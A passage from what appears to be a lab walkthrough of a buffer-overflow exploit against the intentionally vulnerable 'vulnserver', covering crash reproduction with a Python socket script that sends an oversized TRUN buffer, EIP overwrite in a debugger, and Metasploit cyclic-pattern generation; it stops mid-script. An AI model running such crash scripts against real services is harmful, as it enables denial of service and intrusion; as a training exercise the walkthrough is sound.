


Now we will investigate the packets by following their streams.





Hmm this is a normal packet the command was executed gracefully, we don't need such packets.







Simply we will filter out all these packets.



Now look into the remaining packets.




This is the packet which crashed the server, we will save it.



Now count the number of bytes that caused the crash, for this purpose I used wc command built into the linux, the "-m" switch counts the number of bytes.

```
root@kali: ~  
root@kali:~# wc -m fuzzbytes  
5061 fuzzbytes  
root@kali:~#
```

So now we know that somewhere around 5000 bytes the server crashed. I wrote a simple python script to replicate the same crash.



```
root@kali: ~  
GNU nano 2.2.6 File: fuzz.py Modified  
  
#!/usr/bin/python  
import socket  
  
buffer="A"*5061  
print "Send Evil Buffer"  
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
connect=s.connect(('192.168.91.133',9999)) # hardcoded IP address  
s.recv(1024)  
s.send("TRUN ./." +buffer+ '\r\n') # evil buffer  
s.close()  
  
Save modified buffer (ANSWERING "No" WILL DESTROY CHANGES) ?  
Y Yes  
N No ^C Cancel
```

Since my python script was not executing directly i had to change the file permissions and then execute the script.





```
root@kali: ~  
root@kali:~# nano fuzz.py  
root@kali:~# chmod 755 fuzz.py  
root@kali:~# ./fuzz.py  
Send Evil Buffer  
root@kali:~#
```


The script successfully crashed the server.



Now open the vulnserver in debugger.








Resend the exploit code




Notice that the ESP and EIP contains A(s).






The eip was overwritten by four A(s).



So now i have to find which four bytes exactly overwritten the EIP. There is a fantastic tool for creating unique patterns in metasploit framework (pattern\_create)



I generate a unique pattern of 5061 bytes.

```
root@kali: /usr/share/metasploit-framework/tools
memdump msftidy.rb
root@kali: /usr/share/metasploit-framework/tools# ./pattern_create.rb 5061
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As
6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2A
v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9
Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba
6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2B
d3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9
Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi
6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2B
l3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9
Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq
6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2B
t3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9
Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9BxBx1BxBx2BxBx3BxBx4BxBx5BxBx6BxBx7BxBx8BxBx9By0By
1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca
8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5
Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg
2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci
9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl
6Cl7Cl8Cl9
```

Then replace the 5061 A(s) with this unique pattern.

```
root@kali: ~
GNU nano 2.2.6 File: fuzz.py Modified
#!/usr/bin/python
import socket

